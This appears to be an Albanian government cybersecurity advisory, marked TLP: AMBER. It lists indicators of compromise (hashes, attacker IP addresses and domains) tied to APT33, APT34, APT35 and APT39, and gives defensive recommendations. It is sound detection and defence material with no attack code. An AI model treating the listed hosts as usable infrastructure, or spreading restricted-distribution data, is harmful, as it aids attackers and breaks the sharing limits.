b8123e9a7ab77b5814f5eb35f5d036dc2bd056282b48e90232f5e027e322ba0c
b9cf785b81778e2b805752c7b839737416e3af54f64f1e40e008142e382df0c4
c0f618d88e5f065bebbfa1ee655500d5
c90d57feec3d22cc840ac5d9008355012bcd381dd97877ebc495e3494380238f
c9873226dd932e6841dd2cf6f95f7f30d10f779c2551a78dfd3613c73087d1d2
cdb019c73dccc5c7a087e600c4139f6db3899d0dbbf8380f06b496b4b95f589f
d91c3f4a6dbc04e84643afc9d0c54bb9
e8356d83f5179f1e2ceec68ad9f755286da721b5c1a6691d323b759b87f800db6
f1a913dfac7ece7c2319221064ce330fe86a525b
f1edff0fb16a64ac5a2ce64579d0d76920c37a0fd183d4c19219ca990f50effc
f7c9d0dcd03e9ccdd01398f12880521d15aee867baffaf019313f64020db8c59

Adresat IP Malinje:
116.203.36.91
104.194.222.219
141.95.22.153
144.48.82.168
146.70.106.89
160.20.147.198
185.243.115.157
185.99.133.206
188.166.173.194
192.169.6.88
192.52.166.191
192.52.167.209
193.200.16.3
193.29.59.28

TLP: AMBER



207.154.205.192
216.244.93.137
218.161.115.19
23.106.123.206
31.7.62.48
37.48.105.178
38.39.201.118
45.56.162.111
45.86.162.34
45.86.230.20
46.101.137.57
46.249.35.243
5.135.120.57
5.135.199.25
5.187.21.71
51.77.11.46
54.36.73.108
54.37.48.172
54.38.124.150
64.251.19.214
64.251.19.231
64.251.19.232
68.8.43.176
79.137.2.125
8.26.21.120
8.26.21.221
88.150.221.107
91.134.203.59
91.230.121.143
94.61.121.86

Rekomandime

Disa nga masat që rekomandohen për organizatat për të parandaluar sistemet dhe rrjetet e tyre nga sulmet kibernetike:

AKCESK rekomandon organizatat të zbatojnë praktikat më të mira të mëposhtme për të zvogëluar rrezikun ndaj sulmeve të këtyre aktorëve keqdashës.

- ✚ Sigurohuni që softueri anti-virus dhe anti-malware të jetë i aktivizuar dhe përkufizimet e nënshkrimeve të përditësohen rregullisht dhe në kohën e duhur. Anti-virusi i mirëmbajtur mirë

TLP: AMBER

mund të parandalojë përdorimin e mjeteve të sulmeve kibernetike të vendosura zakonisht, të cilat shpërndahen përmes spear-phishing.

- ✚ Nëse organizata juaj po përdor lloje të caktuara softuerësh dhe pajisjesh të cënueshme ndaj dobësive dhe ekspozimeve të zakonshme të njohura (CVE), sigurohuni që këto dobësi të jenë bërë *patch*.
- ✚ Monitoroni për sasi të mëdha të të dhënave (d.m.th. disa GB) që transferohen nga një server Microsoft Exchange.
- ✚ Kontrolloni indikacionet e bazuara në host, duke përfshirë *webshells* në rrjetin tuaj.
- ✚ Mbani dhe testoni një plan reagimi ndaj incidenteve.
- ✚ Konfigurimi siç duhet i pajisjeve të rrjetit që përballen me internetin.
- ✚ Mos ekspozimi i ndërfaqeve të menaxhimit në internet.
- ✚ Çaktivizimi i portave dhe protokolleve të rrjetit të papërdorura ose të panevojshme.
- ✚ Çaktivizimi i shërbimeve dhe pajisjeve të rrjetit të cilat nuk janë më në përdorim
- ✚ Miratimi i parimit dhe arkitekturës së besimit *Zero-Trust*, duke përfshirë:

Zbatimi i vërtetimit me shumë faktorë (MFA) rezistent ndaj phishing për të gjithë përdoruesit dhe lidhjet VPN. Kufizimi i aksesit të pajisjet dhe përdoruesit e besuar në rrjete.

- Identifikoni vazhdimisht ekspozimet mbi sipërfaqjet e sulmeve, ku mund të lejohen sulme nëpërmjet rrjetit të kompromentuar, duke përfshirë dobësi të parregulluara, konfigurime të gabuara dhe porta rrjeti të ekspozuara
- Kategorizoni dobësitë sipas prioriteteve, nga potenciali më i lartë fillimisht – ku lidhen direct me objekte të Ransomware të grupeve APT, ose ka ndikim të lartë si impakt.
- Regjistrohuni për ushtrime të vazhdueshme testime të dobësive (*pentest*) ose lidhuni me një RedTeam të njohur ku mund të testojë rrjetin tuaj për gabime apo dobësi nga ku hakerët mund të aksesojnë rrjetin dhe sistemin tuaj.

Indikatorët e kompromitetit ndaj kësaj fushate kërcënuese nga këto aktorë keqdashës: APT33, APT34, APT35, APT39:

Domaine	Data
calendas.ru	11/6/2022 13:40
bokujanai.ru	11/6/2022 13:40
atlanticos.site	11/6/2022 13:40
agaricusa.online	11/6/2022 13:40
alligatori.xyz	11/6/2022 13:40
artemisian.xyz	11/6/2022 13:40
buffalor.ru	11/6/2022 13:40
cheric.ru	11/6/2022 13:40
cyrestinae.online	11/6/2022 13:40
asdorta.ru	11/6/2022 13:40
arianos.ru	11/6/2022 13:40

TLP: AMBER



corolain.ru	11/6/2022 13:40
cultiventris.online	11/6/2022 13:40
bitsbitsl.space	11/6/2022 13:40
achalinus.online	11/6/2022 13:40
adonisi.xyz	11/6/2022 13:40
anguisa.xyz	11/6/2022 13:40
bobotal.ru	11/6/2022 13:40
cereusi.ru	11/6/2022 13:40
arachnidas.ru	11/6/2022 13:40
blattodea.online	11/6/2022 13:40
bombinator.xyz	11/6/2022 13:40
acetobacter.online	11/6/2022 13:40
admin-gmail.online	11/6/2022 13:40
caimana.xyz	11/6/2022 13:40
aspidium.xyz	11/6/2022 13:40
ceerdi.ru	11/6/2022 13:40
aradewa.ru	11/6/2022 13:40
accordan.ru	11/6/2022 13:40
biontra.ru	11/6/2022 13:40
blattodea.ru	11/6/2022 13:40
acridoxena.online	11/6/2022 13:40
akunir.ru	11/6/2022 13:40
apidaet.ru	11/6/2022 13:40
brachycera.online	11/6/2022 13:40
archaicus.online	11/6/2022 13:40
cillium.ru	11/6/2022 13:40
bibliota.ru	11/6/2022 13:40
calamusi.xyz	11/6/2022 13:40
calamuss.xyz	11/6/2022 13:40
danirat.ru	11/6/2022 13:40
blositro.ru	11/6/2022 13:40
danainae.online	11/6/2022 13:40
camphorat.xyz	11/6/2022 13:40
aerogenosa.ru	11/6/2022 13:40
bitsbitsc.space	11/6/2022 13:40
anthriscus.xyz	11/6/2022 13:40
apaturinae.ru	11/6/2022 13:40
apusa.xyz	11/6/2022 13:40
coeruleus.online	11/6/2022 13:40
aligatou.ru	11/6/2022 13:40
circulas.online	11/6/2022 13:40
canadensis.website	11/6/2022 13:40

TLP: AMBER



botulina.ru	11/6/2022 13:40
acanthophis.online	11/6/2022 13:40
barniga.ru	11/6/2022 13:40
acetica.online	11/6/2022 13:40
colista.ru	11/6/2022 13:40
acetica.ru	11/6/2022 13:40
dahmke.ru	11/6/2022 13:40
bitsbitsb.space	11/6/2022 13:40
cuminum.xyz	11/6/2022 13:40
acteran.ru	11/6/2022 13:40
cerambycidae.ru	11/6/2022 13:40
cephalotes.xyz	11/6/2022 13:40
campestri.online	11/6/2022 13:40
bikestr.ru	11/6/2022 13:40
acetobacter.ru	11/6/2022 13:40
coleopteras.online	11/6/2022 13:40
coliadinae.ru	11/6/2022 13:40
agamat.xyz	11/6/2022 13:40
alebont.ru	11/6/2022 13:40
cholerd.ru	11/6/2022 13:40
carassiuss.xyz	11/6/2022 13:40
ciconiat.online	11/6/2022 13:40
arvalis.xyz	11/6/2022 13:40
adleer.ru	11/6/2022 13:40
3237.site	11/6/2022 13:40
clupeonella.online	11/6/2022 13:40
autumnale.xyz	11/6/2022 13:40
baryom.ru	11/6/2022 13:40
atarareru.ru	11/6/2022 13:40
carinatus.online	11/6/2022 13:40
bonitol.online	11/6/2022 13:40
acidop.ru	11/6/2022 13:40
albatrellus.online	11/6/2022 13:40
amaniwa.ru	11/6/2022 13:40
bitsadmin2.space	11/6/2022 13:40
bacill.ru	11/6/2022 13:40
brevib.ru	11/6/2022 13:40
acrididae.online	11/6/2022 13:40
cereusi.online	11/6/2022 13:40
bettar.xyz	11/6/2022 13:40
clostri.ru	11/6/2022 13:40
aethusas.xyz	11/6/2022 13:40

TLP: AMBER



aculeatus.xyz	11/6/2022 13:40
archiepiscopus.online	11/6/2022 13:40
bacterin.ru	11/6/2022 13:40
auratus.xyz	11/6/2022 13:40
buruncha.ru	11/6/2022 13:40
blockpost.website	11/6/2022 13:40
bacilluse.online	11/6/2022 13:40
bitsbitsk.space	11/6/2022 13:40
baldasha.ru	11/6/2022 13:40
althaeon.xyz	11/6/2022 13:40
arachnidas.online	11/6/2022 13:40
bitsbitsi.space	11/6/2022 13:40
bartli.xyz	11/6/2022 13:40
anisoptera.online	11/6/2022 13:40
barbatam.online	11/6/2022 13:40
alvarados.ru	11/6/2022 13:40
alytes.xyz	11/6/2022 13:40
bacteri.ru	11/6/2022 13:40
barbatas.online	11/6/2022 13:40
chargata.ru	11/6/2022 13:40
blockpost.space	11/6/2022 13:40
betulina.xyz	11/6/2022 13:40
burhinus.online	11/6/2022 13:40
alseid.ru	11/6/2022 13:40
amieteku.ru	11/6/2022 13:40
callichthys.xyz	11/6/2022 13:40
anolis.online	11/6/2022 13:40
brevisi.ru	11/6/2022 13:40
cyminum.xyz	11/6/2022 13:40
brucel.ru	11/6/2022 13:40
coagula.ru	11/6/2022 13:40
corintar.ru	11/6/2022 13:40
berus.xyz	11/6/2022 13:40
arctiidae.ru	11/6/2022 13:40
canalas.ru	11/6/2022 13:40
amarus.xyz	11/6/2022 13:40
acteraon.ru	11/6/2022 13:40
akowaika.ru	11/6/2022 13:40
antarcticus.online	11/6/2022 13:40
bufol.xyz	11/6/2022 13:40
cardamomum.xyz	11/6/2022 13:40
azukimiwo.ru	11/6/2022 13:40

TLP: AMBER



bokuwai.ru	11/6/2022 13:40
barosma.xyz	11/6/2022 13:40
chaetodon.xyz	11/6/2022 13:40
account-google.site	11/6/2022 13:40
borsina.ru	11/6/2022 13:40
anits.ru	11/6/2022 13:40
apusi.xyz	11/6/2022 13:40
cerambycidae.online	11/6/2022 13:40
asymmetria.online	11/6/2022 13:40
absinthiuma.xyz	11/6/2022 13:40
adonisis.xyz	11/6/2022 13:40
assasya.online	11/6/2022 13:40
bartion.ru	11/6/2022 13:40
ardinvest.site	11/6/2022 13:40
alpinar.xyz	11/6/2022 13:40
camama.ru	11/6/2022 13:40
bercul.ru	11/6/2022 13:40
cololabis.online	11/6/2022 13:40
alacritas.ru	11/6/2022 13:40
botaurus.online	11/6/2022 13:40
conscindere.online	11/6/2022 13:40
akademia-mil.space	11/6/2022 13:40
bitsbitsa.space	11/6/2022 13:40
coleopteras.ru	11/6/2022 13:40
culosisa.ru	11/6/2022 13:40
chehalo.ru	11/6/2022 13:40
barbatulus.xyz	11/6/2022 13:40
boltorg.ru	11/6/2022 13:40
dangeti.ru	11/6/2022 13:40
cichlasoma.online	11/6/2022 13:40
bombinators.xyz	11/6/2022 13:40
comprando.ru	11/6/2022 13:40
butyri.ru	11/6/2022 13:40
arctiidae.online	11/6/2022 13:40
blockpost.site	11/6/2022 13:40
crocodilus.xyz	11/6/2022 13:40
abyssinica.website	11/6/2022 13:40
ambystoma.xyz	11/6/2022 13:40
acantholyda.online	11/6/2022 13:40
bugarto.ru	11/6/2022 13:40
artisola.ru	11/6/2022 13:40
carassiusis.xyz	11/6/2022 13:40

TLP: AMBER



claviceps.xyz	11/6/2022 13:40
abrumpere.online	11/6/2022 13:40
chelicerata.online	11/6/2022 13:40
dambart.ru	11/6/2022 13:40
alburnus.online	11/6/2022 13:40
bertis.ru	11/6/2022 13:40
capillaceum.xyz	11/6/2022 13:40
cynapiuma.xyz	11/6/2022 13:40
almenar.ru	11/6/2022 13:40
anainat.ru	11/6/2022 13:40
babylont.online	11/6/2022 13:40
bennerit.ru	11/6/2022 13:40
baryo.ru	11/6/2022 13:40
agarisi.ru	11/6/2022 13:40
betsuno.ru	11/6/2022 13:40
anamirtat.xyz	11/6/2022 13:40
anaraq.ru	11/6/2022 13:40
bassont.ru	11/6/2022 13:40
berezini.ru	11/6/2022 13:40
creditals-email.space	11/6/2022 13:40
bitsbitsd.space	11/6/2022 13:40

HASH	Data
a9bfa4dd1547341d4d2ba29bbec4603e1dda312d2ab56ee4bb313c75e50969dc	11/6/2022 13:41
ae05bb40000bc961ce901c082c3c2adb8bd9d8c4cf3f1addc4e75db6c498479a	11/6/2022 13:41
ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29	11/6/2022 13:41
a9799ed289b967be92f920616015e58ae6e27defaa48f377d3cd701d0915fe53	11/6/2022 13:41
a64c3e0522fad787b95bfb6a30c3aed1b5786e69e88e023c062ec7e5cebf4d3e	11/6/2022 13:41
ab2547a7b8603c232b226c4c6c8a5696803997a275d46d4d668d35da695b45fc	11/6/2022 13:41
a7955a8ed1a3c4634aed8a353038e5ac39412a88481f453c56c9b9cf7479c342	11/6/2022 13:41
a707e779e5b228f670ed09777ccacfb75af8a36c34323af7790290d70bca0083	11/6/2022 13:41
ac4ea751ca1382550efb2d3f4df9242f4541836b0e82deb49847f763afdf20ca	11/6/2022 13:41
a20e38bacc979a5aa18f1954df1a2c0558ba23cdc1503af0ad1021c330f1e455	11/6/2022 13:41
a67e5d562e754426e061c74b04af19d8f59a9bfe5134d5bb6ed4d429d022840a	11/6/2022 13:41
a6867e9086a8f713a962238204a3266185de2cc3c662fba8d79f0e9b22ce8dd6	11/6/2022 13:41
ad5759e59dde3338a7c352417331a2faf1465c20205aa865fd474060f7bac8c7	11/6/2022 13:41
a21ed6591dcd2a38d3e9f26b8cf36197704a5507da3dd14fee95fbf247bc9eba	11/6/2022 13:41
a60df90504735f4e424ec0842e328181d7e93ac9ecd8193e892584871643bec7	11/6/2022 13:41
f13dab7d9ce88ddc0c80c2b9c5f422b5	11/6/2022 13:40
e78a4ac2af9e94e7ae2c8e8d7099c6449562dc78cd3ce325e7d70da58773740c	11/6/2022 13:40
e9b97d421e01a808bf62e8eb4534c1fc91c7158e1faac57dd7450f285a31041c	11/6/2022 13:40

TLP: AMBER



7fefce7f2e4088ce396fd146a7951871	11/6/2022 13:40
7c3564cd166822be4932986cb8158409	11/6/2022 13:40
d7eb0d9cb1709f8e32827bc8d7ba93aa8b6cf55ac43917caeb08b76ba3d7e3c1	11/6/2022 13:40
fce3b4af6b891ee95c1819a1d9ace13b9be20fd50e25ecc3b18b8cb06419f0cb	11/6/2022 13:40
be7d70fb705c74f2de86db2b34f3e7587e5b3ded2d02eaad48fcfee426379372	11/6/2022 13:40
ccd5f196de54ac8ba5d5c3612f8807091f6c23dd501fa64161a161849f65f2a2	11/6/2022 13:40
ddfad0d55be70acdfea36acf28d418b3	11/6/2022 13:40
b55e0dd02e6131465ac31bfb24aa82a72e183b3b6750d0b891a14a193965c918	11/6/2022 13:40
c561b862934f329f2524bb019b24f8bd729c00cf8bea5135a6e51148d5d9208	11/6/2022 13:40
f8a90cd8727c9dfad3f850e7195af719a12e4c66f57dcf2671f20b550e0d6578	11/6/2022 13:40
b2c4a9242b8dda270b7742b026812011b733fd7aff12d7f4a242678ee954ed8b	11/6/2022 13:40
b02a9f20395664f01fd75e7dc2b46a8ddda73221a9d796de5729953d3b3452ee	11/6/2022 13:40
b8960abdd1526fcac23beaf30483fc43bf3686fba7edc2a9e833b3c8517f5b0	11/6/2022 13:40
c8110e4ecc260eef020253f0f572a2de038fabf6ba48754cbc67bdd7043f938d	11/6/2022 13:40
bf49e3c80274d3cbda9ea2a60df93c6d38b44ee5cbaa268d9999cb02406f5226	11/6/2022 13:40
dc7e62bb41cebbbc13c57a4b7ac536dfdddeef063	11/6/2022 13:40
eef073bf432192d1cc0abb5afac8027f8a954b1fa1e8ca0c0b6cbeb31de54d35	11/6/2022 13:40
c66ce9f228c9065a90b22bd71363a81d1a8f1d26eb5fe3815046eb42b72c0d5f	11/6/2022 13:40
d9b7644923d2250ba6ea374a05f1d7054cc5704a61f196420670412eb79d1d4e	11/6/2022 13:40
b27372960d28d3f36c93988a0b6df9d3f8211b2a252cd375e179bb8a9b54559b	11/6/2022 13:40
d93551a9fa3ad9bdbb0f10dd447046e03a29bbb36245ac4245b80d982a78a930	11/6/2022 13:40
d68688e9316c2712a27bd4bbd5e3ed762fb39bd34f1811ce4c0f0ca0480effb5	11/6/2022 13:40
4e699e06b93bbe2cc3d4ea712f9345d50d0dcf11	11/6/2022 13:40
3c1b429685e5f1853a3cd955bd0acbd7	11/6/2022 13:40
b9dd1e5ec018090b404dd7550d4423ff38ee1f016a5ab214f128544f5b399759	11/6/2022 13:40
f8dcd730cd06b18dc109473b7dac83c4f74f5c0c864cecc80bbf9e8bae974d8e	11/6/2022 13:40
9138f91847f3d0fde8853490aa2155edf1567f0b	11/6/2022 13:40
d15a7e69769f4727f7b522995a17a0206ac9450cfb0dfe1fc98fd32272ee5ba7	11/6/2022 13:40
fa36febfd5a5ca0b3a1b19005b952683a7188a13	11/6/2022 13:40
aa40c49e309959fa04b7e5ac111bb770	11/6/2022 13:40
b3d68268bd4bb14b6d412cef2b12ae4f2a385c36600676c1a9988cf1e9256877	11/6/2022 13:40
df70346afd410d3ba26eeeb0194fc7e6d427bfafef9a34b9efd49936ca9e273b	11/6/2022 13:40
ecadb36c2ccab444df9b0ff59bcf5592e61d50b87c07fe1d82342058b6aa261	11/6/2022 13:40
ef6073f7372b4774849db8c64a1b33bd473d3ba10ecadb4f08575b1d8f06c30	11/6/2022 13:40
f6fe720f10737e0fdce27de90bdf3f63948c4b05f74b86b11f9b4439e0943d3	11/6/2022 13:40
b5cca04e41b26452d9eac246020cf108ba390b5b	11/6/2022 13:40
b7bd622b279d3d3927daa64c7c9bc97887d85fcf360d46158e1c01c96bb6cb5	11/6/2022 13:40
af67c332c95d045f4847b06e70ed590d492ecf0e59da0244d117b02bb04cfc5a	11/6/2022 13:40
cf8ad0da6dc45ae7ce87f792b1e60175cef2b50	11/6/2022 13:40
95e045446efb8c9983ebfd85e39b4be5d92c7a2a	11/6/2022 13:40
ebe0d2bc31e6ab5a5be89bb08f902d3abfa73e4c05ccb7f3f527114f5b82003	11/6/2022 13:40
e3e98ec10a1ae7ce3c37cd6d4e79d12d9bbde1ac382809d17917786253cd7265	11/6/2022 13:40

TLP: AMBER



70df765f554ed7392200422c18776b8992c09231	11/6/2022 13:40
eb5d54ac8a551f6d5c325cf8b0466834bfa0a68e897ed7282b49663058f53daa	11/6/2022 13:40
7ce27d43bdbb6c9238c5d367a86dc37b	11/6/2022 13:40
cb98673e0253dbb8d8f66a982599a02d2539a28d2bfd62e34ffd32df61c34277	11/6/2022 13:40
e9967ddb2860174f4fac3c82a7dcddfe106afb25	11/6/2022 13:40
b7a814deba56c6905c72d744d02398d46b34e9d1d7d02b5a501b1bddaf566407	11/6/2022 13:40
e42a68db9a99b11f97ea2f3ed890cb113b560acf268d1364166152416f61cc16	11/6/2022 13:40
c590724cd5e5813cb43f85a1c89fdc128241398cd677974202524f969813071c	11/6/2022 13:40
09a73164c70426372b431cba80510037eb42feb9	11/6/2022 13:40
de85c2b7f4b773721f7ce87480a7d6fc2ce11c3ba15b6c7adfc29ca84cf1425b	11/6/2022 13:40
e4afb1d75061ec13d1988bc4990b352cf2a7d474133c3474fd0c3c2e0672fca0	11/6/2022 13:40
b56531e7fbb4477743f1eda6abef8699f505350b958ba936b9ed94d48a4fa6b	11/6/2022 13:40
bb8bdb3e8c92e97e2f63626bc3b254c4	11/6/2022 13:40
c66a1c6fbeacaf2db288bff8c064dfe775fd1508	11/6/2022 13:40
f02df19b44e880b9810d226b743b1a4b93e49a16	11/6/2022 13:40
f933791dfb9ea729e75937923690fe86e69e25b17d85aaa12ace29b0657bcf29	11/6/2022 13:40
ba96cfe58a5c8f4636b0a0668a9d9127eee3ed80c96db48d3a63ae9c6ce97b2d	11/6/2022 13:40
f59b8a22ee610741acdce9a9cec37b63b0684493dd292323c522fdca72afd1b9	11/6/2022 13:40
bdc8c0a03b3430af66895b5c6f03da00916447ca	11/6/2022 13:40
1a107c3ece1880cbbdc0a6c0817624b0dd033b02ebaf7fa366306aaca22c103d	11/6/2022 13:40
28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa	11/6/2022 13:40
bbf7220635908afede0eebc7e83ba2eb836526490d16b15305cacb96f65d6e6d	11/6/2022 13:40
6a6fb59dda237d86d776ec3aa89e02af4a6d2e9a	11/6/2022 13:40
cd1812e376834efd129a8acc8d840eab498bc4f5955adbf2069620e3f084dce9	11/6/2022 13:40
e3eec4b030a1ac4a46d646a44575de62	11/6/2022 13:40
f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824	11/6/2022 13:40
71ffc9ebbb80f4e2f405034662dfd424	11/6/2022 13:40
1444884faed804667d8c2bfa0d63ab13	11/6/2022 13:40
22e7528e56dffaa26cfe722994655686c90824b13eb51184abfe44d4e95d473f	11/6/2022 13:40
afcbaae700e1779d3e0abe52bf0f085945fc9b6935f7105706b1ab4a823f565f	11/6/2022 13:40
b82787dc098eefa8bf917f76cfb294ac3f8349f0	11/6/2022 13:40
d26b381e0eb69f5f96cc909103c30976aeba493c6b74e62454ce056c468d18b7	11/6/2022 13:40
eecc9a36436d41a68a01b91066e5c4d4752fa0282a743628580d179d3bf2358d	11/6/2022 13:40
c9ffc90487ddcb4bb0540ea4e2a1ce040740371bb0f3ad70e36824d486058349	11/6/2022 13:40
8cc9c90598900cecb00192da74163250	11/6/2022 13:40
e1fbce179add6e9dc9b58219e14d8bc64f2c8fc979a3c3be97ba14e7f9df2a75	11/6/2022 13:40
fd204f552fcc0fc8d63650302742c2d9e32175eb9675f5e57eeb2012816519d5	11/6/2022 13:40
c94de9019767a79573b25c870936d9a8	11/6/2022 13:40
b63c8fceb1a1419c560b84c5e652fe7235c60473a8a1750d2f1307c05e7a6669	11/6/2022 13:40
ce02bba7857842bee8eb490ae2971926c9e0412dbd1efc5a2c173fc7f59bd1d2	11/6/2022 13:40
ee818a51cc890bf80e81523a051c82293d6c57acf47f8ddccd667d12fc88cb45	11/6/2022 13:40
d3763ffbfaf30bcfd866b8ed0324e7a3	11/6/2022 13:40

TLP: AMBER



f10fea8314f0c904b00b2d10cee1d1320bab7afa36220fb9c9953e3382e62bc4	11/6/2022 13:40
fa1821b75cc3931a49cead2242a1b0c8976c1e1d4e7425a80e294e8ddc976061	11/6/2022 13:40
d60a4dfc2c48fd80957ee77ab0ec4221f67e3f92551c9c245292f56dbaf9912e	11/6/2022 13:40
afb0f54d41dd85157f32b36d0039bf788268847b8609771918c9e28c90184081	11/6/2022 13:40
b92dcbacbaaf0a05c805d31762cd4e45c912ba940c57b982939d79731cf97217	11/6/2022 13:40
b6874d2b8ff8c925960ee7e686aecca6a9fc8ab92e5db66fa110da0430ee0edc	11/6/2022 13:40
b46e872375b3c910fb589ab75bf130f7e276c4bcd913705a140ac76d9d373c9e	11/6/2022 13:40
26f330dadcd717ef575aa5bfcdbe76a	11/6/2022 13:40
b449513b9eeaae805518125def9edf11b63567701a9275b6dd1bddf831f035f	11/6/2022 13:40
de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a	11/6/2022 13:40
bae9895ad4e392990a09b1b8a01e424a7ad3769e538ac693919d1b99989f0cb3	11/6/2022 13:40
b90f05b5e705e0b0cb47f51b985f84db	11/6/2022 13:40
b6ff96193514aa11b6fc0e5d58e7dcdccedfa373ee4858a2da582e4ecea86c5	11/6/2022 13:40
cfe679cb37b64f96cc5dcaaa660dccb6dd725989197c9de71c89ed541e6da1c8	11/6/2022 13:40
e427595a3dd2dc501adb4c083308e4900a13ca571e99117e7939964423ef744a	11/6/2022 13:40
93a138801d9601e4c36e6274c8b9d111	11/6/2022 13:40
f1d90e10e6e3654654e0a677763c9767c913f8f0	11/6/2022 13:40
e64064f76e59dea46a0768993697ef2f	11/6/2022 13:40
b5066b868c7ddb0d41ee1526d76914f732ed7ce75ccf69caafe0fed1c9182c	11/6/2022 13:40
db3a6f57c76cbc0ca5bd8c1602ca99a311da76e816ad30a15eab22b65b3590bb	11/6/2022 13:40
ecc9619c534fbaa2f6c630597a58d307badee1ea0a393c10c8c43aa11b65d01b	11/6/2022 13:40
abc6379205de2618851c4fcfb72112eb	11/6/2022 13:40
af2d86042602cbbdcc7f1e8efa6423f9	11/6/2022 13:40
8afe8c82901a1a07fb92d10457617f7eb16a4eea	11/6/2022 13:40
c65c23de51fbd99621f8473c632e4637994deae73f599296efb8c7b7d00bae7	11/6/2022 13:40
d28efce81bb2bd547354861566aea5f02e23e68fbc4629b3a7ffb763f934256	11/6/2022 13:40
bc469ecc8ed888e3965377d5eb133c97faacabd1fe0ff49ab8d777ba57c16fd3	11/6/2022 13:40
cf2ef8f895721d0a2479199bd5ed106f5d504b7d42d7cff65e38b8118299ca48	11/6/2022 13:40
fd9a9dd9c73088d1ffdea85540ee671d8abb6b5ab37d66a760b2350951c784d0	11/6/2022 13:40
cb0d151d930b17f6376c18aa15fd976eac53d6f07d065fc27c40b466e3bc49aa	11/6/2022 13:40
e56254b6b78f0bdc82cddff15c49f5b56ffef9aa105f1aae435504d1cdfe3310	11/6/2022 13:40
a03b57cc0103316e974bbb0f159f78f6	11/6/2022 13:40
db49fe96714ebd9707e5cd31e7f366016e45926ff577cce9c34a73ee1b6efcf9	11/6/2022 13:40
fa6d5164772ba72dc3931dae8e09b488	11/6/2022 13:40
c5a955b3e71defd69804e101709fdf2b62443ebf944ac00933e77bf43dc44327	11/6/2022 13:40
ead73958ddba93afc032bdf8ee997510548447a41f3a3dc5a8005a9cb11dced8	11/6/2022 13:40
c4160aa55d092cf916a98f3b3ee8b940f2755053	11/6/2022 13:40
ea22414a4a9bed4bcdf8917a25ac853deb150feb693acc78b1ed8ae07cc2ac27	11/6/2022 13:40
c77fb3d3053958ea3aa4419e2bf4d0caf14f6c74047216e789628d095cc9e733	11/6/2022 13:40
d83d9fa9cb38abd66e13f4d3b3b6b647facd9ffe28d766685744c6a92e6409b1	11/6/2022 13:40
eb1724d14397de8f9dca4720dada0195ebb99d72427703cabcb47b174a3bfea2	11/6/2022 13:40
c6e092316f61d2fc9c84299dd224a6e419e74c98c51a44023f8f72530ac28fdc	11/6/2022 13:40

TLP: AMBER



8f7e488ce09cc8e1db28e1a2a075ea59104b1978	11/6/2022 13:40
de8dfe3cde31f97092db961ca95ede01	11/6/2022 13:40
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385	11/6/2022 13:40
e7c2db5122a8ac7629c958d1f0d8a4df32c51e5da3be434ba0035c679aac7bce	11/6/2022 13:40
f08c54c4d8a470f96a0acf6aefeb95c49a8704a473d6105a921a18917e1747fa	11/6/2022 13:40
f2492a8000e0187a733f86dcf3a13206199e3354a86609967fb572e1079feee2	11/6/2022 13:40
d93f7fb038abdb8481e6de0008eaf501508c33c7aca8f40fdd384a7b309b31df	11/6/2022 13:40
f9259ff9c86927dcf987123ec193e1270b00ae62b7ad6f2757b5689451be0b8a	11/6/2022 13:40
c60f4edb054fbe467f76be0e76d21067ac728f24	11/6/2022 13:40
fcd99df8b7c2774fe2c6163303494bf8f163dcd0d0195bdf5c2870ddc4b54ad	11/6/2022 13:40
cf7d5172dc578138725bcc50bf30a82ad09db0ee7d78c6301de10bdfe8108bc8	11/6/2022 13:40
f216bafa84123bacaabdf4ad622eb80d0e2d8425fd8937dc100d65bdc1af725e	11/6/2022 13:40
5bd0690247dc1e446916800af169270f100d089b	11/6/2022 13:40
f46638bb3b63178b3b0bab886f643b791733178bd5e06fad19e86da978286c52	11/6/2022 13:40
dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78	11/6/2022 13:40
cdd8844fd9a2680066c4c8730e72a243c3526711664d63414f006a051cd8562a	11/6/2022 13:40
3c2a436c73eeb398cfc0923d9b08dcfe	11/6/2022 13:40
b1c5659bca42a57a8c9408153126eb60cd88168650d747885e3903e051cad023	11/6/2022 13:40
7e95a3d753cc4a17793ef9513e030b49	11/6/2022 13:40
f14ce6142a54878e5dccbfda83b27bc861b57e1be61d5a669a2875a048516e73	11/6/2022 13:40
cb4963fb3a85766278426ebf4a00ae5c5d7576f21b35cfa0df1f9529073015a9	11/6/2022 13:40
dfe1f455adf8a98d94c7217acc763770ada4b4af	11/6/2022 13:40
c6236e293e6dc2ec419d24e81d810dc16a7dc162d8e5fc19e5c44b44f4819a18	11/6/2022 13:40
2ec61c8b7e57126025ebfdf2438418fc	11/6/2022 13:40
5844344b5cf4c8d0d577f5506c8e5d4d680bd0d6	11/6/2022 13:40
cdcd97f946b78831a9b88b0a5cd785288dc603c1	11/6/2022 13:40
cbe1dbd167bccbf61ee8608092a767ce3fbfb5fe5f6e959848d9a8d9091402fb	11/6/2022 13:40
e1671159e4dd5f2095960a042a20e1c7e188697ef88856063f97dfc8cf8739da	11/6/2022 13:40
3a08d0cb0ff4d95ed0896f22f4da8755525c243c457ba6273e08453e0e3ac4c4	11/6/2022 13:40
ae9e9634a1354f5ee89f838f4297f3d38378db17fac73bf2c59cbdd86ea7812c	11/6/2022 13:40
c5248a00ccee03a159fff2e30709c3b23fb47faa811959d3249bc347f7e34a80	11/6/2022 13:40
cadc319a0b08c0403de65f2464789ce027bc5b3ec7e515389047e5b2c447b375	11/6/2022 13:40
e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19	11/6/2022 13:40
1a44368eb5bf68688ba4b4357bdc874f	11/6/2022 13:40
f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa	11/6/2022 13:40
c05f4c5a6bb940e94782e07cf276fc103a6acca365ba28e7b4db09b5bbc01e58	11/6/2022 13:40
d2d3a5b67e275e7805f3216cb8d59cb8cfbd39798115ca504c5ad865a4fe52fb	11/6/2022 13:40
ff3e78c8994d3cc1b5c7545ebd5e1dcbab430167f1c3333f4ddad509d06176ed	11/6/2022 13:40
bc6a07531f8a651ea9de49d81d8f312a	11/6/2022 13:37
acbff4274dcc52d0281f551b79900ca5	11/6/2022 13:37
729fd6560a494f36d1c591db94a96e03	11/6/2022 13:37
